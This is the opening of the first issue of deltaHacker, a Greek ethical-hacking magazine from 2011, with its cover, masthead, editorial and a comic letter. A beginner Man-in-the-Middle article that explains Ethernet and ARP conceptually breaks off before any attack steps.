

HACKER

Οκτώβρης 2011 # Τιμή τεύχους 6,40€

τεύχος 001 - Βίοι Αγίων Edition

Getting into the action again! (*)

Φτιάξτε το δικό σας coin-op!

Τι είναι και πώς δουλεύουν οι επιθέσεις Man in The Middle

Οι συνομιλίες σας μέσω Messenger υποκλέπτονται - δείτε πώς!

Μίνι διαγωνισμός Capture the Flag, με στόχο ένα μηχάνημα Linux

Το κυνήγι των undocumented Windows functions...

...και πολλά, πολλά άλλα!

(*) επειδή το hacking δεν είναι υπόθεση μόνο λίγων ;)

tefhos 1o

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Γιώργος Μελέκος, Νίκος Μουρατίδης, Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, στις αρχές κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές βρίσκονται online, στο http://deltahacker.gr/subscriptions. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) τηλέφωνα άμεσης επέμβασης πυροσβεστικής: 112 / 199
(νομίζουμε, ψάξτε το και μόνοι σας)

Η **διαφήμισή** σας θα μπορούσε να είναι εδώ.

Θα μπορούσε να 'ναι και σε κάποια άλλη σελίδα, δηλαδή.

Αλλά δεν είναι.

Προς το παρόν.

Πάντως μην αναρωτιέστε: Ξέρουμε ότι ξέρετε πως ξέρουμε ότι ξέρετε τι πρέπει να κάνετε.

Μην ντρέπεστε, λοιπόν.

talk2us@deltahacker.gr

Εμείς πάντως θα σας μιλήσουμε. (*)

(*) Αλλά προς το παρόν είμαστε full απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία **ethical hacking**. Ξέρετε. Για **ανήσυχους, δημιουργικούς ανθρώπους** που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα.

Βίοι Αγίων ή περιοδικό για χάκινγκ

Νομική υποσημείωση: *Το κείμενο που ακολουθεί είναι ενδεχόμενο να παραπέμπει σε πρόσωπα και καταστάσεις της πραγματικής ζωής. Ενδεχομένως όμως και να μην παραπέμπει. Αν πάντως παραπέμπει -γεγονός που δεν επιβεβαιώνουμε αλλά ούτε και αρνούμαστε-, ας τονιστεί ότι πρόκειται περί εκπληκτικής συμπτώσεως. Ή μπορεί και να μην είναι. Εν κατακλείδι, για ό,τι κι αν συμβαίνει δεν έχουμε ιδέα. Δεν ήμασταν εμείς. Αφήστε μας. Πηγαίνετε αλλού.*

Αγαπητές φίλες κι αγαπητοί φίλοι καλωσορίσατε στο deltaHacker, το μοναδικό στο είδος του μηνιαίο συνδρομητικό περιοδικό που ασχολείται σοβαρά με το ethical hacking και την ασφάλεια -- αποφεύγοντας όμως συστηματικά να είναι βαρετό!

Βαθιά ανάσα.

Η αλήθεια είναι ότι κάθε φορά που ο γράφων θέλει να δώσει μέσα σε μία μόνο πρόταση το στίγμα του περιοδικού που κρατάτε στα χέρια σας, αποτυγχάνει. Όταν πάλι συζητά με κάποιον και θέλει να του εξηγήσει γιατί το deltaHacker δεν έχει *καμία* σχέση με τ' άλλα περιοδικά, του 'ρχονται καμιά 20ριά πράγματα να πει, τα αμολάει όλα μαζί οπότε, ξέρετε. Αποτυγχάνει.

Ξανά.

"Αν ένα προϊόν δεν μπορεί να περιγραφτεί μέσα σε μια σύντομη πρόταση, τότε κάτι δεν πάει καλά με το ίδιο το προϊόν", έρχεται ο μαρκετίστας να σημειώσει, με την απέραντη σοφία του και τις τρισμέγιστες επικοινωνιακές του ικανότητες.

Ο μαρκετίστας αυτός δεν είναι φανταστικός. Αντίθετα, είναι πέρα για πέρα αληθινός. Πολλοί είναι μάλιστα εκείνοι που τρέχουν να ζητήσουν τη συμβουλή του, προκειμένου να προωθήσουν καλύτερα το προϊόν τους.

Και πολύ καλά κάνουν οι άνθρωποι και τρέχουν να ζητήσουν τη συμβουλή του, λέμε εμείς. Αλλά ξέρετε γιατί κάνουν πολύ καλά; Γιατί πολύ απλά το δημιούργημά τους --με ή χωρίς εισαγωγικά--, το βλέπουν ως άλλο ένα προϊόν και τίποτε περισσότερο. Σπάνια το πονάνε, κατά το κοινώς λεγόμενο, ενώ ο χρόνος που επενδύουν ή η δουλειά που κάνουν μόνο κατάθεση ψυχής δεν αποτελεί. Κάθε άλλο. Ένα προϊόν θέλουν να ρίξουν στην αγορά οι άνθρωποι κι αν πιάσει, ε, έπιασε. Στην καλύτερη των περιπτώσεων, λοιπόν, πάνε και σε μαρκετίστες ή/και συμβούλους επικοινωνίας, ώστε να καταλήξουν σ' ένα "μήνυμα" που θα συνοδεύει το προϊόν κατά το "launch", που θα ενισχύσει το "buzz" γύρω του, που θα το βοηθήσει να πετύχει "maximum penetration" στην αγορά και πολλά άλλα, τα οποία από ένα σημείο και μετά παραπέμπουν εντελώς, μα εντελώς αλλού.

Ξέρετε τι λένε για όλα τα προηγούμενα ο γράφων και η παρέα του;

Κολοκύθια.

Εντάξει, δεν λένε ακριβώς "κολοκύθια", ωστόσο δεν χρειάζεται να γράψουμε κακιές λεξούλες για να σας δώσουμε να καταλάβετε ;)

Γιατί όμως λένε "κολοκύθια" -- ή ό,τι άλλο λένε, τέλος πάντων;

Μα, γιατί ανέκαθεν είχαν την τύχη να κάνουν μια δουλειά που ταυτίζεται με πολλά από τα χόμπι τους, μ' άλλα λόγια με πράγματα που αγαπάνε αληθινά. Και ναι, αναφερόμαστε στην τεχνολογία, στους υπολογιστές, στα δίκτυα, στον προγραμματισμό και φυσικά στο hacking. Όταν κάνεις αυτό που αγαπάς και δεν έχεις πρόβλημα να παραδέχεσαι και να μαθαίνεις από τα όποια λάθη σου, τότε το αποτέλεσμα θα είναι καλό, ενώ όλο και κάποιοι θα υπάρχουν που θα το βρίσκουν χρήσιμο ή αξιόλογο. Ως έξτρα όφελος, όταν κάνεις αυτό που πραγματικά αγαπάς δεν έχεις ανάγκη τη generic, περισπούδαστη γνώμη του κάθε μαρκετίστα ή/και στεγνού εμπόρου, ο οποίος δεν έχει κανένα πρόβλημα τη μία μέρα να πουλάει τσελεμεντέδες, την άλλη ταξιδιωτικούς οδηγούς για την Παπούα Νέα Γουινέα και την παράλλη σειρά βιβλίων για το PowerPoint 2000-κάτι.

Από την αρχή του περασμένου καλοκαιριού, όταν η κυκλοφορία του προγόνου του deltaHacker διεκόπη απότομα επειδή τα νούμερα δεν έβγαιναν, οι άνθρωποι πίσω από το deltaHacker βρεθήκαμε προ ενός διλήμματος. Ο ένας δρόμος που μπορούσαμε να πάρουμε ήταν εκείνος του συμβιβασμού. Για την ακρίβεια, θα δεχόμασταν τη σκληρή πραγματικότητα και θα κάναμε ό,τι είχαμε να κάνουμε ή ό,τι άλλο μας προσφερόταν, τέλος πάντων. (Ο γράφων, π.χ., άκουσε κάτι για σειρά βιβλίων με βίους Αγίων.) Ο άλλος δρόμος ήταν εκείνος της ανεξαρτητοποίησης, όπου παρά τις αντιξοότητες θα συνεχίζαμε --μόνοι μας, πλέον-- ν' ασχολούμαστε μ' αυτό που ξέρουμε κι αγαπάμε -- και μάλιστα ακόμα καλύτερα, αφού κανείς δεν θα μας υπαγόρευε τι και πώς να το κάνουμε.

Πρέπει να μας πήρε αρκετά εκατομμύρια pico-δευτερόλεπτα, κατά τη διάρκεια των οποίων ακούγαμε μέσα στο κεφάλι μας το music theme από την ταινία "Μονομάχος", αλλά τελικά καταλήξαμε κι επιλέξαμε το δεύτερο δρόμο. Το καλοκαίρι που πέρασε μάς φάνηκε ατέλειωτο, αλλά κι ένα από τα πιο δημιουργικά και διασκεδαστικά που έχουμε ποτέ περάσει.

Και να 'μαστε λοιπόν ξανά μαζί, στο δρόμο που μας γεμίζει, μας διασκεδάζει, μας κάνει καλύτερους και τελικά μας καθορίζει.

Έχουμε πολλά συναρπαστικά κι ενδιαφέροντα πράγματα να μαθαίνουμε και φυσικά να τα μοιραζόμαστε μαζί σας. Δεν θα το κάνουμε μόνο κάθε μήνα, ούτε μόνο μέσα από τις σελίδες αυτού του περιοδικού.

Το deltaHacker προσγειώθηκε στην καθημερινότητά μας και σκοπεύει να τη νοηματοδοτεί με περισσότερους από έναν τρόπους και με περισσότερα από ένα μέσα.

Καλώς ήλθαμε όλοι μας στο συναρπαστικό κόσμο του ethical hacking -- και καλή μας διασκέδαση!

subZraw

Επί του πιεστηρίου

Μόλις είχα τελειώσει το κείμενό μου και χτύπησε το κουδούνι της κάτω πόρτας. Ήταν ο ταχυδρόμος, που κρατούσε μιαν επιστολή. Συστημένη, έπρεπε να υπογράψω. Τη διάβασα με ενδιαφέρον. Υπογράφει κάποιος Θείος Ακάκιος. Πρέπει να πω ότι το όνομα αυτό μού είναι παντελώς άγνωστο, αλλά το ύφος της επιστολής κι αυτά που έγραφε κάτι μου θύμισαν. Ίσως θυμίσουν και σε σας κάτι, αν ποτέ διαβάζατε εκείνο το «άλλο» περιοδικό. Την αναδημοσιεύω, λοιπόν, στη σελίδα 8.

POST CAR

THE ADDRESS TO BE WRITTEN ON THIS SI





ουέλ, μέλ,

Αγαπητοί μου,

Γράφω από το ειδυλλιακό Πόρτο Γερμενό όπου έχω ξεμείνει από τα μέσα του καλοκαιριού, πριν τις απεργίες των ταξιών.

Είμαι καθισμένος στον ξύλινο πάγκο δίπλα από την μεγάλη αιώρα στην αυλή και πατάω πλήκτρα στην παλιά γραφομηχανή της Κυρίας Καίτης, έχοντας την θάλασσα κάτω μπροστά μου. Όλα είναι πολύ ήρεμα και ειδυλλιακά, με την εξαίρεση των τζιτζικιών που κοντεύουν να πάθουν αποπληξία από το πολύ τζι τζι.

Οι πάντες στα γύρω σπίτια κοιμούνται για μεσημέρι, και, κανονικά, αυτό θα έκανα κι εγώ.

Αλλά υποσχέθηκα στον ανιψιό να γράψω μιαν επιστολή και αυτό κάνω τώρα.

Οφείλω να ομολογήσω ότι γράφω μεν, αλλά είμαι ταραγμένος και ανήσυχος.

Δεν είναι η οικονομική κατάσταση της χώρας που με ανησυχεί –ή μάλλον: δεν είναι μόνο αυτό που με ανησυχεί. Με ανησυχούν πολλά πράγματα.

Ας πούμε, με ανησυχεί ότι εδώ και έξι ώρες δεν έχει ηλεκτρικό. Δεν ξέρω αν φταίνε τα αντιμονοπωλιακά αντανακλαστικά της ΓΕΝΟΠ-ΔΕΗ (χμμ) ή η υπερφόρτωση του τοπικού υποσταθμού λόγω των κλιματιστικών. Αδυνατώ να σκεφτώ ποιος πανέξυπνος μπορεί να θέλει να ανάβει κλιματιστικό στο Πόρτο Γερμενό όταν αρκεί να βγει από το σπίτι και να κάτσει στην σκιά.

Το θέμα είναι ότι κάτι έχει συμβεί, και δεν έχουμε ρεύμα.

Κι ανησυχώ γιατί με τέτοια ζέστη, αν δεν έρθει (το ρεύμα) γρήγορα, θα λειώσουν τελείως όσα καημένα παγάκια έχουν απομείνει στο ψυγείο. Αφήστε που θα αρχίσουν να επηρεάζονται οι προμήθειες που μου άφησε φεύγοντας προ ημερών η μητέρα της εξαδέλφης.

Μου ετοίμασε, βλέπετε, πολυάριθμα μικρά ταπεράκια (από το ΙΚΕΑ) με διάφορες σπεσιαλιτέ της μέσο- και άπω-ανατολικής κουζίνας, και έχει τιγκάρει η κατάψυξη μέχρι πάνω.

Ήταν εκεί, γύρω στα τέλη Αυγούστου. Μετά έφυγαν όλοι.

Δεν ξέρω τι πρεμούρα τους έπιασε, κι ένοιωσαν ξαφνικά την ανάγκη να την κάνουν.

Εντάξει, ο ανιψιός είχε να επιστρέψει στο Λονδίνο (κακό του κεφαλιού του). Αλλά οι άλλοι;

Εγώ, πάντως, αποφάσισα να μείνω εδώ λίγο παραπάνω. Έτσι όπως το είχα σκεφτεί αρχικά, θα παρέμενα τουλάχιστον μέχρι να ολοκληρωθεί η Έκθεση Θεσσαλονίκης και να φύγουν οι εκπρόσωποι της Τρόικας.

Η λέξη κλειδί στην παραπάνω φράση είναι το «τουλάχιστον».

Είναι ήδη μέσα Σεπτεμβρίου, και δεν το έχω πάρει απόφαση να ξεκουνήσω.

Θα αναρωτιέστε, βεβαίως, το καταλαβαίνω. «Καλά, γραφείο δεν έχει αυτός

να πάει; Πώς την είδε έτσι με τις παρατεταμένες διακοπές; Εδώ ο κόσμος καίγεται κι αυτός απολαμβάνει τα τζιτζίκια;»

Μην αναρωτιέστε, θα τα εξηγήσω όλα.

Η ουσία είναι ότι από τον Ιούλιο, αμέσως με το που πήρα την άδειά μου και ήρθαμε στο Πόρτο Γερμενό, έχω σκεφτεί πολύ. Αναρωτήθηκα για τα πάντα.

Αναρωτήθηκα, ας πούμε, αν ήθελα πράγματι να επιστρέψω στην Αθήνα αυγουστιάτικα για το τεύχος Σεπτεμβρίου, και να κάθομαι ξανά στο ίδιο γραφείο, δίπλα στους ίδιους γειτόνους, και να προσπαθώ για μιαν ακόμα φορά να ζεστάνω το κοκαλάκι μου πληκτρολογώντας όσο πιο γρήγορα μπορώ. (Αλλά χωρίς να πληρώνομαι.)

Είχα, καταλαβαίνετε, τις επιφυλάξεις μου.

Η σταγόνα που με έκανε να αποφασίσω ήταν η απεργία των ταξί.

Ήμουν καθισμένος εδώ, στον ίδιο πάγκο, κοιτώντας την θάλασσα και τσιμπολογώντας καρπούζι. Δίπλα μου η Μαιρούλα και ο ανιψιός έπαιζαν ναυμαχία.

Το ξέρετε το παιχνίδι, έτσι; Ο κάθε παίκτης τοποθετεί τα πλοία του σε έναν πίνακα 8 επί 8, και μετά ανταλλάσσει πυρά με τον αντίπαλό του. Εναλλάξ.

Ένιωσα ότι ήρθε η σειρά μου.

Απλώνω, λοιπόν, το χέρι μου στο άιΦον της Μαιρούλας και την διακόπτω, απαιτώντας να μου εξηγήσει την λειτουργία του. Αμέσως μετά αρχίζω να γράφω ένα μέιλ προς τους συναδέλφους στο γραφείο, με κοινοποίηση στην Χέλγκα, πληροφορώντας τους ότι είμαι ακινητοποιημένος στο αεροδρόμιο, και ότι αδυνατώ να φτάσω στο γραφείο γιατί όλοι οι δρόμοι είναι αποκλεισμένοι από τους διαμαρτυρόμενους αυτοκινητιστές.

Ανακρίβεια, βεβαίως, αλλά δεν πειράζει.

Ωραίο πράμα η ναυμαχία, αλλά ακόμα πιο ωραίο πράμα το κινητό με ίντερνετ. Ειδικά όταν νοιώθεις ότι έχεις πάρει μιαν απόφαση. Σας το συνιστώ.

Η δική μου απόφαση ήταν ότι στο γραφείο δεν θα επέστρεφα. Ούτε τον Αύγουστο, ούτε τον Σεπτέμβριο, ούτε ποτέ.

Το μεγάλο ναι και το μεγάλο όχι, που λέει και ο ποιητής.

Αλλά αυτό δεν σήμαινε ότι αποφάσισα να αποσυρθώ.



σνέιλ μέιλ

Όχι βέβαια.

Μια μικρή αποτοξίνωση θα έκανα, χωρίς, όμως –πρέπει να το παραδεχτώ– να γνωρίζω πώς θα επέστρεφα και πού.

Η απάντηση στο ερώτημά μου, ήρθε μετά από μια συζήτηση που είχα με τον ανιψιό δυό τρεις μέρες αργότερα, λίγο προτού φύγει για Λονδίνο.

Άρχισε να μου λέει για κάτι «φίλους» που ετοιμάζουν κάτι καινούργιο, και που θα μπορούσε να με ενδιαφέρει.

«Τι καινούργιο;» να τον ρωτάω εγώ, αλλά αυτός να το παίζει διστακτικός. «Έχω κάποιες άκρες», μου λέει τελικά σε κάποια φάση, ενώ τρώγαμε μούσμουλα καθισμένοι εδώ, στον ίδιο πάγκο που είμαι και τώρα. Απέναντί μας ήταν η μητέρα της εξαδέλφης που είναι ινδουίστρια. Ξεφύλλιζε ένα υπερβολικά χρωματιστό περιοδικό με θέμα τον Ινδικό κινηματογράφο. Είχε μεγάλες φωτογραφίες και μεγάλα γράμματα.

«Είναι κάτι παιδιά που σκέφτονται να βγάλουν ένα περιοδικό για χακεριές», άρχισε να λέει ο ανιψιός.

«Άλλο πάλι και τούτο», αναρωτήθηκε ξεφυλλίζοντας το περιοδικό της η θεία. «Για πιπεριές; Τι άλλο μπορούνε να γράφουνε για τις πιπεριές;»

«Τι εννοείς "χακεριές";» ρώτησα κι εγώ.

«Ξέρεις πολύ καλά τι εννοώ», μου απάντησε. «Μην μου κάνεις τον αθώο. Τα γραπτά παραμένουν.»

«Έστω ότι ξέρω», επέμεινα. «Άλλο πράγμα να ξέρω για πιπεριές, εννοώ χακεριές, και άλλο να μπορώ να γράψω.»

«Για αυτά που ξέρεις θα γράφεις. Να σου δώσω το μέιλ του, να τα μιλήσετε.»

«Ποιανού;»

«Δεν τον ξέρει κανείς ποιος είναι. Όλοι τον λένε Κύριο Εκδότη. Είναι ο άνθρωπός σου.»

«Κύριο Εκδότη τον λένε; Κι εμένα με λένε Ακάκιο. Κύριο Ακάκιο. Ούτε καν κύριο, Θείο Ακάκιο.» Έκανα μια παύση. «Δεν θέλω να γράφω μέιλ όταν είμαι σε διακοπές!».

«Δεν με ενδιαφέρει ούτε πώς σε λένε ούτε αν θέλεις ή δεν θέλεις να γράφεις μέιλ! Αρκεί να επικοινωνήσεις. Στείλε του σήματα καπνού. Γράψ'του γράμμα και στείλ'το με το σαλιγκάρι. Κι αν βαριέσαι να γράφεις με το χέρι, έχει μέσα μια γραφομηχανή. Λίγο λάδωμα θέλει, και δουλεύει μια χαρά.»

Να μην σας τα πολυλογώ, αγαπητοί μου, το σκέφτηκα από εδώ, το σκέφτηκα από εκεί, και αποφάσισα να ακολουθήσω την προτροπή του ανιψιού. (Πού φτάσαμε!)

Είμαι σίγουρος ότι δεν το φανταζόταν πως θα χρησιμοποιήσω πράγματι την γραφομηχανή της Κυρίας Καίτης που ήταν στο πατάρι, αλλά να'μαι που την χρησιμοποιώ.

Είναι λίγο θορυβώδης, βέβαια, αλλά με τέτοια τζιτζίκια εδώ γύρω κανείς δεν της δίνει σημασία.

Χώρια που δεν σταματάει όταν κόβεται το ρεύμα.

Αυτό το τελευταίο είναι πολύ σημαντικό πλεονέκτημα έτσι όπως έχουν έρθει τα πράγματα στην γαλανή μας πατρίδα.

Αλλά πού θα πάει; Πάλι με χρόνια με καιρούς, πάλι δικά μας θα'ναι.

Σας ασπάζομαι,

Θείος Ακάκιος

HACKER

Τι ακριβώς είναι οι επιθέσεις Man in The Middle; Ποιος είναι ο πλέον δημοφιλής τρόπος υλοποίησής τους; Πόσο επικίνδυνες είναι στην πράξη; [σελ. 12 & 74]



Τι είναι επιτέλους αυτοί οι διαγωνισμοί CTF, που γίνονται στα συνέδρια hacking; [σελ. 20]



Γιατί ο Olly debugger είναι το πιο αγαπημένο εργαλείων όσων ασχολούνται με το code reversing; Γιατί θα ήθελε κάποιος ν' αναζητά κρυμμένες συναρτήσεις μέσα στις βιβλιοθήκες των Windows; [σελ. 34 & 56]



Τι θα λέγατε για ένα κανονικότατο Arcade cabinet στο σαλόνι σας; [σελ. 84]



all rights reversed

Skill: Beginner

Tags: MiTM, ARP, Spoofing, Poisoning

MAN IN THE MIDDLE ATTACKS



Κατά την ενασχόλησή σας με την ασφάλεια δικτύων ή το penetration testing είναι κάτι παραπάνω από βέβαιο ότι θ' ακούτε και θα διαβάζετε συχνά για επιθέσεις Man in The Middle. Πρόκειται ουσιαστικά για μια απλή τεχνική παραπλάνησης, η οποία όμως έχει πολύ σοβαρές συνέπειες!

by sub2raw



Για έναν pentester, security analyst ή network administrator, ο όρος “MiTM” αποτελεί ψωμοτύρι. Κι όμως, αν κάποιος δεν είναι προσεκτικός μπορεί να την πάθει εύκολα, ακόμα κι αν τον έχει βάλει στο μάτι ένας άπειρος attacker που άρχισε να πειραματίζεται μόλις την προηγούμενη βδομάδα. Υπάρχουν αρκετοί τρόποι για να εξαπολυθεί μια επίθεση Man-in-The-Middle. Στο παρόν άθρο θα εξηγήσουμε πώς ακριβώς δουλεύει ένας από τους βασικότερους: εκείνος που βασίζεται στο πρωτόκολλο ARP. Θα εξηγήσουμε, αναλυτικά και προσπαθώντας να μη γίνουμε (πολύ) βαρετοί, την όλη λογική της επίθεσης, ενώ στο άρθρο που αρχίζει από τη σελίδα 74 θα δούμε και μερικά πολύ συγκεκριμένα παραδείγματα.

Συνεχίστε το διάβασμα, δεν θα το μετανιώσετε ;)

Μοντέλο τυφλής εμπιστοσύνης...

Σε κάθε σύγχρονο εργασιακό χώρο υπάρχει ένα τοπικό δίκτυο (Local Area Network, LAN), βασισμένο στην τεχνολογία διασύνδεσης του Ethernet. Το ίδιο ισχύει και σε πολλά σχολικά/πανεπιστημιακά/ερευνητικά εργαστήρια ή ακόμα και στα σπίτια μας, όπου πλέον η παρουσία περισσότερων του ενός υπολογιστών δεν αποτελεί κάτι το ασυνήθιστο. Η τεχνολογία του Ethernet αποδεικνύεται εξαιρετικά βολική κι αποδοτική στην πράξη, παρουσιάζει όμως μια σημαντική, όπως θα δείτε σε λίγο, αδυναμία: Δεν επιβάλλει κανενός είδους μηχανισμό ταυτοποίησης (authentication) για τα μηχανήματα που συμμετέχουν σ’ ένα LAN. Βλέπετε, το ζήτημα της ταυτοποίησης ενός υπολογιστή ήταν ανύπαρκτο περί τα μέσα της δεκαετίας του ‘70, όταν στα εργαστήρια PARC της Xerox οι Robert Metcalfe και David Boggs επινοούσαν το Ethernet. Σήμερα, όμως, χάρη στην πανταχού παρουσία των τοπικών δικτύων, η συγκεκριμένη αδυναμία του Ethernet σημαίνει ότι οποιοδήποτε μηχάνημα ενός LAN είναι σε θέση να αναδρομολογεί την κυκλοφορία που απευθύνεται σ’ ένα άλλο μηχάνημα, ώστε τελικά να περνά απ’ το ίδιο! Οι τρομακτικές επιπτώσεις του γεγονότος αυτού θα γίνουν καλύτερα αντιληπτές σε λίγο.

Σε αντίθεση με τα τοπικά δίκτυα, το Internet χαρακτηρίζεται ως ένα δίκτυο ευρείας περιοχής (Wide Area Network ή απλά WAN), αφού απαρτίζεται από αναρίθμητα υποδίκτυα κι εκτείνεται σ’ ολόκληρο τον πλανήτη. Η δρομολόγηση των πακέτων μέσα στο Internet επιτυγχάνεται χάρη στο πασίγνωστο πρωτόκολλο IP, το οποίο είναι έτσι

σχεδιασμένο ώστε να καθοδηγεί αποτελεσματικά πληροφορίες μέσα σε οσοδήποτε μεγάλα και πολύπλοκα, ιεραρχικά δίκτυα. Σε σύγκριση με το Internet, ένα (οσοδήποτε μεγάλο) LAN είναι “επίπεδο” κι απείρως πιο απλό. Κάθε υπολογιστής που αποτελεί μέλος ενός LAN έχει (τουλάχιστον) μια κάρτα δικτύου, η οποία είναι ενσύρματη ή ασύρματη και χρησιμοποιεί την τεχνολογία του Ethernet[1]. Μια τέτοια κάρτα φέρει έναν μοναδικό αριθμό υλικού, ο οποίος την ταυτοποιεί μονοσήμαντα. Οι κάρτες αυτές αναφέρονται κι ως NICs (Network Interface Controllers) και οι διευθύνσεις υλικού ως MAC (Media Access Control) addresses. Χάρη στη μοναδικότητα των MAC addresses, ένας οποιοσδήποτε υπολογιστής ενός LAN είναι σε θέση ν’ αποστέλλει *απευθείας* πακέτα σ’ έναν οποιονδήποτε άλλο υπολογιστή του ίδιου LAN. Επιπρόσθετα, ένας υπολογιστής έχει τη δυνατότητα να εκπέμπει (broadcasting) πακέτα, τα οποία λαμβάνουν όλοι οι άλλοι υπολογιστές του LAN[2].

Όμως κάθε LAN τελικά βγαίνει στο Internet, οπότε είναι χρήσιμο να καταλαβαίνει και το ιντερνετικό πρωτόκολλο IP. Αυτό ακριβώς συμβαίνει στην πράξη. Σ’ ένα LAN έχουμε δύο μεθόδους δρομολόγησης πακέτων: Η μία χαρακτηρίζεται ως τοπική (local) και χρησιμοποιεί τις διευθύνσεις MAC. Η άλλη χαρακτηρίζεται ως καθολική (global) κι εκμεταλλεύεται το πρωτόκολλο IP, συνεπώς και το αντίστοιχο σύστημα διευθυνσιοδότησης (IP addressing). Μετά από τα παραπάνω είναι προφανές ότι σε κάθε LAN απαιτείται η παρουσία ενός μηχανισμού που θα γεφυρώνει, με κάποιο τρόπο, MAC addresses κι IP addresses. Ο μηχανισμός αυτός υπάρχει και περιγράφεται από το Address Resolution Protocol - εν συντομία ARP. Πρόκειται για ένα απλό κι αποτελεσματικό πρωτόκολλο το οποίο, όπως ίσως έχετε αρχίσει να υποψιάζεστε, έχει μια σημαντική αδυναμία. Πριν σας την αποκαλύψουμε, δείτε το ARP σε δράση.


Όταν στον router ενός LAN φτάνει ένα εισερχόμενο πακέτο IP που προορίζεται για ένα από τα μηχανήματα του εσωτερικού, τοπικού δικτύου, προκειμένου να ταξιδέψει μέσα στο LAN πρέπει πρώτα να ενθυλακωθεί μέσα σ’ ένα πακέτο Ethernet. Αυτό το τελευταίο θα περιλαμβάνει, μεταξύ άλλων, μια διεύθυνση MAC. Προφανώς, αυτή η MAC address είν’ εκείνη του NIC που φέρει ο παραλήπτης[3]. Σε περίπτωση τώρα που ο router ήδη γνωρίζει το εν λόγω MAC address, βάζει το πακέτο IP μέσα σ’ ένα πακέτο Ethernet και το αφήνει να διασχίσει το LAN, γνωρίζοντας ότι θα φτάσει στο σωστό μηχάνημα. Είναι όμως πιθανό ο router να μη γνωρίζει το MAC address του παραλήπτη. Ίσως πάλι να το γνώριζε κάποια στιγμή αλλά τώρα η περίοδος εγκυρότητας της συγκεκριμένης πληροφορίας έχει λήξει (είναι δηλαδή expired, για να μιλήσουμε την αγγλοελληνική). Σε τέτοιες περιπτώσεις ο router με το δίκιο του αισθάνεται μια κάποια ανασφάλεια. Γι’



1. Για την ακρίβεια, οι κάρτες ασύρματης δικτύωσης WiFi χρησιμοποιούν το Ethernet στο Data Link Layer του TCP/IP model. Λεπτομέρεια για το θέμα μας, ωστόσο το αναφέρουμε προς αποφυγή παρεξηγήσεων :)

2. Το broadcasting είναι ο μόνος τρόπος διακίνησης πακέτων μέσα σ’ ένα LAN όπου οι υπολογιστές επικοινωνούν μέσω hub. Ωστόσο στη συντριπτική πλειονότητα των σύγχρονων LAN χρησιμοποιούνται switches, γεγονός που σημαίνει ότι σε τέτοια δίκτυα είναι δυνατή η *απευθείας* αποστολή πακέτων σε *συγκεκριμένα* μηχανήματα.

3. Ακριβέστερα, πρόκειται για το NIC του μηχανήματος που έχει IP ίδιο με το destination IP address του εισερχόμενου πακέτου.



Σχήμα 1
Ο router του τοπικού δικτύου στέλνει ARP requests στους πελάτες του, ώστε να γνωρίζει σε ποια διεύθυνση MAC αντιστοιχεί κάθε IP. Μ' αυτόν τον τρόπο είναι σε θέση να δρομολογεί εισερχόμενα πακέτα από το Internet προς τους σωστούς παραλήπτες.

